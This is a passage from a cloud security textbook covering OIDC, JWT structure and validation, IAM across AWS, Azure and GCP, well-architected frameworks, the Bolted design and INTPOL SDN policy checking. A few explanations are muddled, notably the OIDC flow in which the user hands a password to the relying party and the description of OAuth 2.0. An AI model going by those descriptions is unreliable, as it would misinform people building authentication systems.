frequently log in to third-party sites using their email or social media accounts instead of creating new credentials. OIDC also enables Single Sign-On (SSO), allowing organizations to use secure Identity and Access Management (IAM) solutions like Microsoft Entra ID (formerly Azure Active Directory) to authenticate users once. This authentication can be shared across multiple applications, so users only need one set of credentials to access several apps.

Components of OIDC

OpenID Connect (OIDC) consists of six components:

- **Authentication:** The process of confirming that a user is the entity they claim to be.
- **Client:** Software, such as a website or application, that requests tokens to authenticate users or gain access to resources.
- **Relying Parties:** Applications that rely on OpenID providers to authenticate their users.
- **Identity Tokens:** Tokens containing identity information, including authentication results, a user identifier, and details about when and how the user was authenticated.
- **OpenID Providers:** Applications where users already have accounts. They authenticate the user and relay this authentication information to the relying party.
- **Users:** Individuals or services seeking access to an application without creating a new account or entering a username and password.

OIDC Authentication Flow

OIDC authentication enables users to sign in to one application and gain access to another. For instance, when creating an account on a news website, users may use their Facebook account instead of creating a new

one. In this scenario, Facebook acts as the OpenID provider, handling the authentication process and obtaining the user's consent to share specific information (e.g., their profile) with the news site, which serves as the relaying party.

ID Tokens

The OpenID provider transmits authentication results and relevant user information to the relying party using ID tokens. These tokens typically include details such as a user ID, email address, and name.

Scopes

Scopes define the extent of a user's access. OIDC offers standard scopes that specify information like the relying party for which the token was generated, the token's issuance and expiration times, and the encryption level used for authentication.

Typical OIDC Authentication Process

- The user navigates to the application they wish to access (the relaying party).
- The user provides their username and password.
- The relaying party sends an authentication request to the OpenID provider.
- The OpenID provider validates the user's credentials and obtains authorization.
- The OpenID provider returns an identity token and, in many cases, an access token to the relying party.
- The relaying party sends the access token to the user's device.
- The user is granted access based on the information in the access token and the relying party.

OIDC vs. OAuth 2.0

OpenID Connect (OIDC) was built on top of OAuth 2.0 to introduce authentication capabilities. While OAuth 2.0 was initially developed to handle authorization, OIDC extends its functionality to include authentication.

Key Difference

- **OAuth 2.0:** Focuses on authorizing users to access resources on a relying party by leveraging their account with an OpenID provider.
- **OIDC:** Adds authentication, allowing the OpenID provider to share user profile information with the relying party.

OIDC also enables organizations to implement single sign-on (SSO), streamlining the user experience by requiring just one set of credentials to access multiple applications.

6.2.3.2 JSON Web Tokens

JSON Web Tokens (JWT) are an open, industry-standard RFC 7519 [\[139\]](#) method for representing claims securely between two parties. JWT can be utilized for both authentication and information exchange. The token comprises three main components: the header, payload, and signature, separated by periods (.). JWT outlines the format for transferring data between parties and comes in two versions: Serialized and Deserialized. The Serialized version is primarily used for transmitting data with each network request and response, while the Deserialized version is intended for reading from and writing to the web token.

JWT Structure and Usage

JWT can be used for both authentication and information exchange.

SerializedJWT

In the serialized form, a JWT is represented as a string in the following format:

```
[header].[payload].[signature]
```

This format is used for data transmission across the network with each request and response.

Deserialized JWT

The deserialized JWT contains only the header and payload, which are both plain JSON objects.

JWT Structure

1. Header

The header typically describes the cryptographic operations applied to the JWT, such as the signing or decryption algorithm used. It may also contain information about the media or content type of the information being transmitted.

This information is encoded in Base64URL format.

A simple header might look like the following JSON object:

```
content...

{

  "typ": "JWT",

  "alg": "HS256"

}
```

The `typ` key specifies the header type, while the `alg` key tells the algorithm used for encryption. Two standard algorithms are HS256 and RS256, and some JWTs may also use the `none` value for the `alg` key, indicating an unsecured token.

2.2. Payload

The payload contains the actual user data, often called “claims.” Anyone can read This data, so it is advised not to store sensitive information here. The payload is also encoded in Base64URL format. For example, a payload might look like this:

```
{  
  
  "userId": "b07f85be-45da",  
  
  "iss": "https://provider.domain.com/",  
  
  "sub": "auth/some-hash-here",  
  
  "exp": 153452683  
}
```

In this example:

- `userId` represents the user’s ID.
- `iss` refers to the token issuer.
- `sub` stands for the subject.
- `exp` represents the token’s expiration time.

3.3. *Signature*

The signature is used to verify the authenticity of the token. It is created by taking the Base64URL-encoded header and payload, concatenating them with a period (.), and then hashing them using the algorithm defined in the header and a secret key. The resulting signature is then appended to the header and payload to form the final token.

```
HASHINGALGO(base64UrlEncode(header) + "." +  
  
base64UrlEncode(payload), secret)
```

This generates the actual JWT in the form of:

```
header.payload.signature
```

JWTExample

A complete JWT might look like the following:

Header:

```
{ "alg": "HS256", "typ": "JWT" }
```

Payload:

```
{ "id": 123456789, "name": "Joseph" }
```

Secret: GeeksForGeeks

Validating JWT

Simply decoding a JWT is not sufficient; it is crucial to validate it. Here are some common validation checks:

1. **Verifying Format:** Ensure the JWT has three parts separated by dots, verify Base64URL encoding, and ensure the header and payload are valid JSON objects.
2. **Validating the Header:** Check for known values in the alg and typ fields, verify the token is signed using a known key, and confirm the key is suitable for the specified algorithm.
3. **Validating the Payload:** Ensure the token has not expired (exp), confirm the token's intended recipient (aud), and verify the token is issued by a trusted source (iss).

JWT Features

- Data is formatted as JSON.
- Compact and URL-safe.
- Tamper-proof.
- Self-contained (no need for external validation).
- Supported by a dedicated RFC.

When to Use JWT?

JWT can be used in the following scenarios:

- For accessing APIs.
- As a trigger to start a session after successful validation.
- In combination with other security methods.

When Not to Use JWT?

Avoid using JWT in these scenarios:

- As cookies.
- For managing user sessions, as it bypasses browser management.
- In one-time use cases, JWTs can be reused.
- To store permissions or application data that could exceed header size limits.

Deciding where to Store JWT in HTTP Requests

- **Path or Query String:** Not ideal, as these are decrypted first in HTTPS requests and often logged.
- **Body:** Generally not recommended, as auth details and request methods should not be in the body.
- **Authorization Header:** The recommended approach for storing JWT securely.

6.2.4 Access Management Services Across Cloud Providers

Cloud providers have different access management services and requirements. Access control techniques are crucial for any organization since most of them are looking into integrating the cloud into their IT infrastructure. However, with multi-cloud solutions, access control becomes a critical task to ensure only proper authorization for services access. In this section, we discuss some of the access control methods across cloud providers. We start with some basic definitions for access management:

- **Identity:** is meant as account that represents a persona or a service.
- **Authentication:** is the act of verifying the identity against a system. Identity verification can be done by testing something the user knows (like username/password), something the user has (like access card), something the user is (like biometric authentication), or somewhere the user is (geographic location verification).
- **Authorization:** Is the act of validating the proper rights or limits of what the user/service can access inside the system once they are authenticated.
- **Access Management:** The entire IAM life-cycle. This includes granting access, account provisioning, validating privileges, and/or account revocation.

When it comes to managing permissions and access in cloud environments, each major provider—AWS, Azure, and Google Cloud—has its own unique approach. Let's break it down in a way that's easy to understand.

AWS: Managing Permissions

In AWS, permissions are handled through two key concepts:

- ***IAM Roles:*** These are temporary permissions assigned to an identity, like a user or application, for a specific task or period.
- ***IAM Policies:*** These are documents that outline what actions are allowed or denied. Policies are attached to IAM roles, users, or groups to define their access levels.

Permissions in AWS can be assigned in two ways:

- *Identity-based:* Policies are attached directly to a user, group, or role.
- *Resource-based:* Policies are attached to specific resources, such as an Amazon S3 bucket, to control who can access them.

Azure: Controlling Access

Azure uses Azure Active Directory (AD) to manage permissions, primarily through roles. These roles define what an identity (like a user or application) can do with Azure resources. Azure relies on *Role-Based Access Control (RBAC)* to manage these permissions. Azure AD offers two types of roles:

- *Built-in Roles:* These are pre-defined roles tailored to specific job functions, like “Contributor” or “Reader.”
- *Custom Roles:* These are roles you create yourself to ensure the principle of least privilege, granting only the permissions absolutely necessary for a task.

Google Cloud: Permission Management

Google Cloud uses *IAM (Identity and Access Management)* roles to control permissions. These roles come in three types:

- *Basic Roles*: These are broad and include roles like Owner, Editor, and Viewer. They provide wide-ranging access.
- *Predefined Roles*: Managed by Google, these roles offer more granular access to specific services.
- *Custom Roles*: These are user-defined roles that allow for the most precise control over resource access.

Default Permissions: How Each Provider Handles It? Each cloud provider has a different approach to default permissions:

- *AWS*: By default, new IAM users start with no permissions. You have to manually assign them an IAM role to grant access to resources or actions.
- *Azure*: New Azure AD users are automatically given a set of default permissions, such as the ability to list users, read user and group properties, and register new applications.
- *Google Cloud*: When you create a new service account, it's automatically assigned the *Editor role* at the project level, giving it broad access by default.

Understanding these differences is crucial for designing secure and efficient cloud environments. Each provider's approach reflects its philosophy on security and access control, so it's important to tailor your strategy accordingly.

Identity Federation

When discussing identity federation, two key concepts come into play:

- **Service Provider (SP)**: This entity provides access to resources.
- **Identity Provider (IdP)**: This entity authenticates identities, such as user accounts, service accounts, or groups.

Identities are managed by an Identity Provider (IdP), which can reside either in an on-premises data center (e.g., Microsoft Active Directory) or in the public cloud (e.g., AWS IAM, Azure AD, Google Cloud IAM).

What is Federation?

Federation refers to establishing trust between separate Identity Providers (IdPs). This allows identities to be stored in a single repository (the IdP) while enabling those identities to access resources in remote systems.

For example, an employee with an account in Microsoft Active Directory can read a file from Azure's object storage once a trust relationship is established between Microsoft Active Directory and Azure Active Directory.

Authentication Protocols

When federating between on-premises and cloud environments, it's important to consider the different authentication protocols used:

- **On-premises environments** typically rely on legacy protocols like Kerberos or LDAP.
- **Public cloud environments** commonly use modern protocols such as SAML 2.0, OpenID Connect (OIDC), and OAuth 2.0.

Supported Identity Providers

Each cloud provider supports federation with external third-party identity providers. Below are examples of how this is implemented:

- **AWS:** Integration with third-party SAML solution providers.
- **Azure:** Azure AD Identity Provider Compatibility documentation.
- **Google Cloud:** Configuring workforce identity federation.

Single Sign-On (SSO)

The core idea behind Single Sign-On (SSO) is to allow users to access cloud resources after signing in to an identity provider just once. Over time, SSO has evolved to enable a single identity (authenticated via an IdP) to access resources across federated systems, often using SAML-based identity providers.

Each cloud provider offers its own SSO service, supporting federation with external identity providers:

- **AWS:** IAM Identity Center.
- **Azure:** Azure Active Directory single sign-on.
- **Google Cloud:** Workload Identity Federation.

Steps for Creating Federation between Cloud Providers

The following steps outline the high-level process for setting up identity federation between different cloud providers:

- **Choose an IdP:** Select the identity provider where identities will be created and authenticated.
- **Create a SAML Identity Provider:** Set up a SAML-based identity provider in your cloud environment.
- **Configure Roles:** Define roles for your third-party identity provider.
- **Assign Roles:** Assign the appropriate roles to the target users.
- **Establish Trust:** Create a trust relationship between the Service Provider (SP) and the Identity Provider (IdP).
- **Test Authentication:** Verify that users can authenticate and access resources in the remote or external cloud provider.

6.2.4.1 Comparison of Access Management Services in AWS, Azure, and GCP

AWS Identity and Access Management (IAM)

AWS IAM is the backbone of access control in AWS. It allows you to define who can do what within your AWS environment.

Key Features

- **IAM Roles:** These are temporary permissions assigned to identities (users, services, or applications). For example, an EC2 instance might assume a role to access an S3 bucket without needing long-term credentials.
- **IAM Policies:** Policies are JSON documents that specify permissions. They can be attached to users, groups, or roles. Resource-based policies allow you to grant permissions directly to resources like S3 buckets.
- **Granularity:** AWS provides fine-grained control over permissions. For instance, you can restrict access to specific S3 objects or DynamoDB tables.
- **Default behavior:** By default, new IAM users have no permissions. Administrators must explicitly assign roles or policies to grant access.

Strengths

- Highly customizable and granular.
- Strong integration with other AWS services.
- Supports multi-factor authentication (MFA) for added security.

Azure Role-based Access Control (RBAC)

Azure uses Role-based Access Control (RBAC) to manage permissions within Azure Active Directory (Azure AD) and Azure resources.

Key Features

- **Roles:** Permissions in Azure are controlled through roles. A role defines what actions an identity can perform on a resource. For example, the “Contributor” role allows users to manage resources but not grant access to others.
- **Built-in Roles:** Azure provides pre-defined roles for common tasks, such as “Virtual Machine Contributor” or “Storage Blob Data Reader.”
- **Custom Roles:** Administrators can create custom roles to meet specific needs, adhering to the principle of least privilege.
- **Default behavior:** New Azure AD users are granted basic permissions by default, such as reading user properties or listing resources.

Strengths

- Seamless integration with Azure AD for centralized identity management.
- Built-in roles simplify initial setup for common use cases.
- Custom roles offer flexibility for unique organizational requirements.

Google Cloud Identity and Access Management (IAM)

Google Cloud IAM provides centralized control over permissions and access to GCP resources.

Key Features

- **IAM Roles:** Permissions are grouped into roles, which are then assigned to users or service accounts. For example, the “Storage Admin” role grants full control over storage resources.
- **Role Types:**
 - **Basic Roles:** Broad permissions like Owner, Editor, and Viewer.
 - **Predefined Roles:** Granular roles managed by Google, such as “BigQuery Data Viewer.”

- **Custom Roles:** User-defined roles for precise control over permissions.
- **Default behavior:** New service accounts are assigned the “Editor” role at the project level by default, granting broad access unless modified.

Strengths

- Predefined roles offer a balance between simplicity and granularity.
- Custom roles allow organizations to enforce strict access controls.
- Strong integration with Google Workspace for identity management.

We summarize the key features between Azure, GCP, and AWS in [Table 6.1](#).

Table 6.1 Access Control Comparison between Cloud Providers Azure, GCP, and AWS 

	Microsoft Azure	Google Cloud IAM	AWS IAM
User Identity	User	Google Account	IAM User
Group	Group	Google Group	IAM Group
Temporary Access	Temporary Access Pass	Conditional Role	AWS Security Token Service (AWS STS)
Service Account	Azure AD Service	Service Account	AWS Service Role
Managing	Azure RBAC	IAM Role	IAM Role
Permissions to a Job Function	(Role-based Access Control)		

6.3 Cloud Architectural Design Principles

Any architectural design of cloud computing is founded based on the five pillars of architectural excellence. These pillars are: ***Security, Reliability, Cost Optimization, Operational Excellence, and Performance Efficiency***. In this section, we discuss how each cloud service provider (Azure, AWS, and GCP) provides guidance concerning those five pillars. [Table 6.2](#)

compares AWS, Azure, and GCP in terms of how each one implements the well architect platform.

Table 6.2: Comparison of AWS, Azure, and GCP Well-Architected Frameworks 

Pillar	AWS	Azure	GCP
Operational Excellence	Supporting development, management, automation, and frequent, small changes.	DevOps culture, development standards, observability, and safe deployment practices.	Automation, alert and logging setup, capacity management, and planning for peak traffic.
Security, Privacy, and Compliance	Strong identity foundation, security at all layers, traceability, and preparation for security events.	The zero-trust approach, CIA security principle (Confidentiality, integrity, availability), and resilience to attacks.	Shared responsibility, risk management, network and data security, and compliance with privacy requirements.
Reliability	Automatic recovery, testing, horizontal scaling, and change management.	Resilience to failures, continuous operation, availability, and recovery design.	Self-healing components, automated change management, minimal manual intervention.
Performance Efficiency	Global deployment, serverless architectures, experimentation, and mechanical sympathy.	Dynamic resource adjustment based on demand to maintain performance and cost-efficiency.	Performance analysis, monitoring, and optimization across compute storage, network, and database services.
Cost Optimization	Cloud Financial Management, consumption model, efficiency measurement, and cost analysis.	Cost-management discipline, design for efficiency, usage and rate optimization, and continuous monitoring.	FinOps, cost monitoring, and control, optimization of specific cloud components.
Sustainability	Energy efficiency, managed services, minimizing environmental impact.	(Not explicitly mentioned).	(Not explicitly mentioned).

6.3.1 Amazon Web Services (AWS)

AWS provides a set of tools and resources for the cloud designer to understand the pros and cons of the decisions you make when building systems on AWS. As we build efficient systems, we need to make sure the systems are built on strong foundations to avoid future damages and risks. One best practice is to provide a “pillar” for the cloud system such that each pillar ensures the system is running smoothly and as intended. AWS provides the following pillars for each cloud designer to follow.

1. **Operational Excellence:** The Operational Excellence pillar focuses on effectively supporting the development and management of workloads, gaining insights into operational processes, and continuously improving these processes and procedures to enhance business value. The operational excellence is built using the following design principles:

- Organize teams around business outcomes.
- Implement observability for actionable insights.
- Safely automate where possible.
- Make frequent, small, reversible changes.
- Refine operations procedures frequently.
- Anticipate failure.
- Learn from all operational events and metrics.
- Use managed services.

2. **Security and Privacy:** The Security pillar encompasses protecting data, systems, and assets from using cloud technologies to improve your security. The design principles for a secure cloud architecture are as follows:

- Implement a strong identity foundation.
- Maintain traceability.

- Apply security at all layers.
- Automate security best practices.
- Keep people away from data.
- Prepare for security events.

3. **Reliability:** The Reliability pillar ensures that a workload performs its intended functions correctly and consistently when needed. This includes capabilities for operating and testing the workload throughout its entire lifecycle. This part offers comprehensive best practices for building and maintaining reliable workloads on AWS. Cloud reliability is built using the following design principles:

- Automatically recover from failure.
- Test recovery procedures.
- Scale horizontally to increase aggregate workload availability.
- Stop guessing capacity.
- Manage change through automation.

4. **Performance Efficiency:** The performance efficiency pillar includes using cloud resources efficiently to meet performance requirements and maintain that efficiency as demand changes and technologies evolve. The design principles for performance efficiency are:

- Democratize advanced technologies.
- Go global in minutes: Deploying your workload in multiple AWS Regions worldwide allows you to provide lower latency and a better customer experience at a minimal cost.
- Use serverless architectures: Serverless architectures remove the need to run and maintain physical servers for traditional computing activities.
- Experiment more often.
- Consider mechanical sympathy.

5. **Cost Optimization:** The Cost Optimization pillar includes the ability to run systems to deliver business value at the lowest price point. The design principles for cost optimization are:

- Implement Cloud Financial Management.
- Adopt a consumption model.
- Measure overall efficiency.
- Stop spending money on undifferentiated heavy lifting.
- Analyze and attribute expenditure.

6. **Sustainability:** The Sustainability pillar focuses on environmental impacts, especially energy consumption, and efficiency since they are important levers for architects to inform direct action to reduce resource usage. To achieve sustainability, the following design principles should be followed:

- Understand your impact.
- Establish sustainability goals.
- Maximize utilization.
- Anticipate and adopt new, more efficient hardware and software offerings.
- Use managed services.
- Reduce the downstream impact of your cloud workloads.

6.3.2 Microsoft Azure

Azure provides a well-architected framework that helps improve the quality of a workload by allowing the design:

- Be resilient, available, and recoverable.
- Be as secure as you need it to be.
- Deliver a sufficient return on investment.
- Support responsible development and operations.

- Accomplish its purpose within acceptable time frames.

The five pillars of cloud architectural excellence in Azure are implemented as follows:

1. **Operational Excellence:** Means ensuring workload quality through standardized workflow and team cohesion. In Azure, this pillar defines development practices, observability, and release management. Operational excellence has a set of goals that must be accomplished: *Embrace DevOps culture, Establish development standards, Evolve operations with observability, Deploy with confidence, Automate for efficiency, and Adopt safe deployment practices.*
2. **Security, Privacy, and Compliance:** Adopting the zero-trust approach is necessary for cloud computing environments. A secure workload should be resilient to attacks and have up-to-date technologies providing the CIA security principle: *Confidentiality, Integrity, and Availability*. Any security incident can easily become a major breach of the systems, causing financial and/or damage to the business.
3. **Reliability:** Outages and malfunctions can cause severe damage to the organization running a cloud system. Specifically, the damage can ruin the organization's reputation, leading to losing customers. A reliable system must survive outages and malfunctions and continue to run as intended. It must be resilient to detect, withstand, and recover from failures within an acceptable period. It must also be available so users can access the workload during the promised period at the promised quality level [174]. The design principles of reliability in Azure include: *design for business requirements, design for resilience, design for recovery, and design for operations.*

4. **Cost Optimization:** One of the main goals of adopting cloud computing is cost optimization and minimization. Business goals have always driven architectural design and how they factor in the Return on Investment (ROI) process. Cost optimization can be achieved by adopting a cost-management discipline, designing with cost-efficiency in mind, designing for usage optimization, designing for rate optimization, and monitoring and optimizing over time.
5. **Performance Optimization:** This pillar concerns adjusting the cost and workload dynamically based on changes in demand. A workload must be able to adjust and handle high demand without affecting the user's experience. Also, when the load decreases, the workload must conserve its resources to maintain the cost-efficiency requirements.

6.3.3 Google Cloud Platform (GCP)

GCP offers a well-architected framework that helps cloud computing designers design a secure and compliant cloud system. The framework is divided into six pillars as follows:

1. **Operational Excellence:** This pillar focuses on efficiently deploying, operating, and monitoring the cloud infrastructure. Operational Excellence provides the ability to automate the deployment, set up alerts and logging, establish cloud support and escalation processes, manage capacity and quota, plan for peak traffic and launch events, and create a culture of automation.
2. **Security, Privacy, and Compliance:** In GCP, data security and privacy are highly important. GCP provides the cloud designer with a set of tools that include learning shared responsibility of and shared fate on Google Cloud, understanding security principles, managing risks with control, managing assets, computing, and container security

implementation, network security implementation, data security implementation, application security implementation, and privacy requirement implementation.

3. **Reliability:** This category ensures the cloud architecture runs smoothly as intended. A reliable architecture must have the following:

- Measurable reliability goals that you promptly correct whenever deviations occur.
- Design pattern for disaster recovery, scalability, high availability, and automated change management.
- Self-healing components, which means the components can remediate issues without human intervention.
- Hands-free operations mean the cloud architecture should run with minimal manual intervention. This means increasing the level of automation across the entire architecture.

4. **Cost Optimization:** The cost of moving the IT infrastructure to the cloud is one of the biggest challenges. GCP provides a set of techniques to overcome this challenge, such as:

- Training the employees to think FinOps, where employees should always think about the cost of spawning a new instance, for example, and how this impacts the provisioning in Google Cloud.
- Monitoring and control cost: Practices and techniques to learn how to control the cloud computing costs.
- Optimization cost for cloud components: A set of tools that monitor service-specific operations like compute engines, Kubernetes engine, cloud run, cloud storage, and persistent disk.

5. **Performance Optimization:** Performance optimization leads to cost optimization. This is why GCP provides tools to help the cloud designer learn how to improve the operations of their cloud

infrastructure. Performance optimization includes the following processes:

- Performance optimization implementation.
- Performance analysis and monitoring.
- Compute performance optimization.
- Storage performance optimization.
- Network performance optimization.
- Database performance optimization.
- Analytics performance optimization.

6.4 Example of Secure Cloud Architecture

This section illustrates some examples from the literature for a secure cloud design. Considering what researchers have accomplished in terms of secure cloud design and the different architectures will provide cloud architects and designers with best practices and approaches when they create and implement their own designs. It also provides a deeper understanding of how the zero-trust concept should be applied to differentiate between what users can access and how cloud resources can be accessible.

6.4.1 Minimal Trust Cloud

Part of designing a secure cloud is ensuring secure physical infrastructure and secure tenants' communications. One of the main challenges of adopting cloud computing for many organizations is their fear of data leakage and whether they can 'trust' the cloud provider. So, a natural question is, can we develop a secure cloud design that the cloud tenant does not have or need to trust the cloud provider? If this is possible, what about the performance issues? After all, no one wants to migrate to a new infrastructure and sacrifice the system's performance. Hence, we have two main requirements: security and trust, and performance.

Most Infrastructure as a Service (IaaS) clouds use to run on the same physical nodes. Imagine if an adversary can compromise one of the cloud tenants, they can easily exploit other tenants and move laterally between them [[58](#), [141](#), [184](#)]. Can the attacker, who resides in one tenant, exploit the hypervisor and compromise the cloud provider? Furthermore, it is proven that attackers can launch side-channel and covert-channel attacks like the Meltdown and Spectre exploits [[184](#)]. Although bare-metal cloud infrastructure eliminates the threat of side-channel and covert-channel attacks, this type of cloud infrastructure requires complete trust in the cloud provider, which is not a valid option for many security and sensitive organizations. These real scenarios are possible since the cloud infrastructure was built without having privacy and trust requirements in mind.

6.4.1.1 Design Philosophy

The goal in Bolted [[183](#)] is to make tenants strongly isolate themselves from other tenants while placing as little trust in the provider as possible. In other words, the provider is only responsible for the physical security of the cloud architecture, which is a reasonable assumption considering that the cloud users (most likely) do not have direct access to the cloud infrastructure. Bolted makes three assumptions regarding the tenant's occupancy:

1. *Before Occupancy*: Ensuring that the provider or previous tenants did not inject or did not infect the firmware code to threaten the integrity of the data or to sniff the communication on the tenant.
2. *During Occupancy*: Ensuring that other tenants residing within the same physical server cannot perform side-channel attacks. Also,

ensuring no one is sniffing the network communication between the tenants occupying the same physical server is important.

3. *After Occupancy*: Ensuring the full functionality of the tenant is achieved in a secure manner that achieves the security objectives: *Confidentiality, integrity, and availability*.

6.5 Security Policy Management

Most cloud networks run using Software-defined Networks (SDN), where the data and control planes are separated. SDN's main component is the controller that interacts with the two planes, installing flows and generating policies (networking and security policies). Different network controllers are used in multi-domain Software-defined Systems (SDx) to manage network resources [219]. However, these controllers each use a distinct high-level language (intent), requiring the administrator to translate user requirements into the specific format of the underlying network controller. This increases the human-in-the-loop overhead. Two key security and management challenges arise in managing multi-domain controllers. The first is designing an SDN controller language that can effectively translate human-specified networking policies at the control plane into flow rules at the data plane. The second challenge is reducing the complexity of conflict checking for network flow rules at the data plane. One solution to these challenges is to utilize intent-based security policy enforcement and management. We refer the reader to the book [130] that explores SDN networks and security in detail. However, this section examines one of the pioneer works in SDN security policy management, *INTPOL* [58], that allows the admin to insert rules at the higher level, and the rules are checked for a conflict at several levels of the cloud network.

To demonstrate the outlined issue, [Fig. 6.2](#) shows the current process for generating and managing network flow rules. The SDN control plane acts

as the bridge between the application plane and the data plane. Users specify high-level intents at the application plane, representing their network or security needs. These intents reflect the user's desired security objectives or business requirements. This approach focuses explicitly on translating application plane intents into control plane policies. Hence, the goal of this framework is to show how to design a human to SDN controller language to effectively translate human-specified networking policies into network flow-level rules.




Figure 6.2 Policy generation using intents from the application plane transferred to the control plane to generate the flow rules and installation on the data plane [58].

6.5.1 INTPOL Working Flow

Intent refers to application plane policies for expressing specific actions for a target network. The intents can be used to express routing, packet forwarding, and monitor decisions in a network. Employing an intent aims to achieve a certain business goal that the user has expressed. The intents are compiled into network policies, e.g., routing intent can be compiled into routing policies, and endpoint intent can be compiled into several endpoint policies, each of which covers partial flow space of the intent [151, 159]. Intent-based networking is developed primarily for self-driving networks such as SDN networks [199]. The ONOS SDN controller is one of the famous examples that provides intent-based networking [22].

Figure 6.3 shows the end-to-end handling of network intents at the application plane. The network operator specifies some intents at the application plane, as seen from the block *Network Intents* in Fig. 6.3.




Figure 6.3 Integration between the user's intents and the conflict checking module at the data and control planes. High-level checking is implemented at the application plane using bounded

formal model, while flow-rules level checking is conducted at the data plane [58].

- Traffic is allowed between hosts $h2$ and $h3$ ($h2 \triangleright h3$).
- Traffic is allowed between hosts $h3$ and $h4$ ($h3 \triangleright h4$).
- Traffic originating from host $h2$ should never reach host $h4$ ($h2 \not\triangleright h4$).

On the one hand, The *Policy Intent* is used to perform network updates like inserting a rule to block particular network traffic (Firewall) or inspecting suspicious traffic (Intrusion Prevention System). On the other hand, the *Query Intent* can help the network operator assert the safety, auditing access control, and service availability in the network. When the user specifies a network intent (1), the intent is converted into a formal logic formula (2a). The Bounded Formal Model utilizes the network topology information extracted from the SDN controller (2b). The intents in the Intent Datastore are fetched to construct/update a bounded Linear Temporal Logic (LTL) model.

The model is evaluated for some basic safety properties, such as packet reachability, which conflicts with the existing intents in an automated fashion. Suppose the intent violates any network safety properties. In that case, the user will respond with a counterexample from the model to show which state(s) in the network violates the network properties (3a). If the intent does not violate any network safety or reachability properties, it is stored in the Intent Datastore (3b), and the bounded model is updated with a new intent (3c). The intent is passed to the SDN controller (4) to create an SDN controller-specific intent [22, 203]. The SDN controller installs flow rule (5) to realize the user intent at the data plane level. Due to space limitations, we refer the reader to the following references for further

details on how the SDN controller establishes flow rules from the intents [22, 65, 210].

6.5.1.1 Policy Conflict Detection in INTPOL

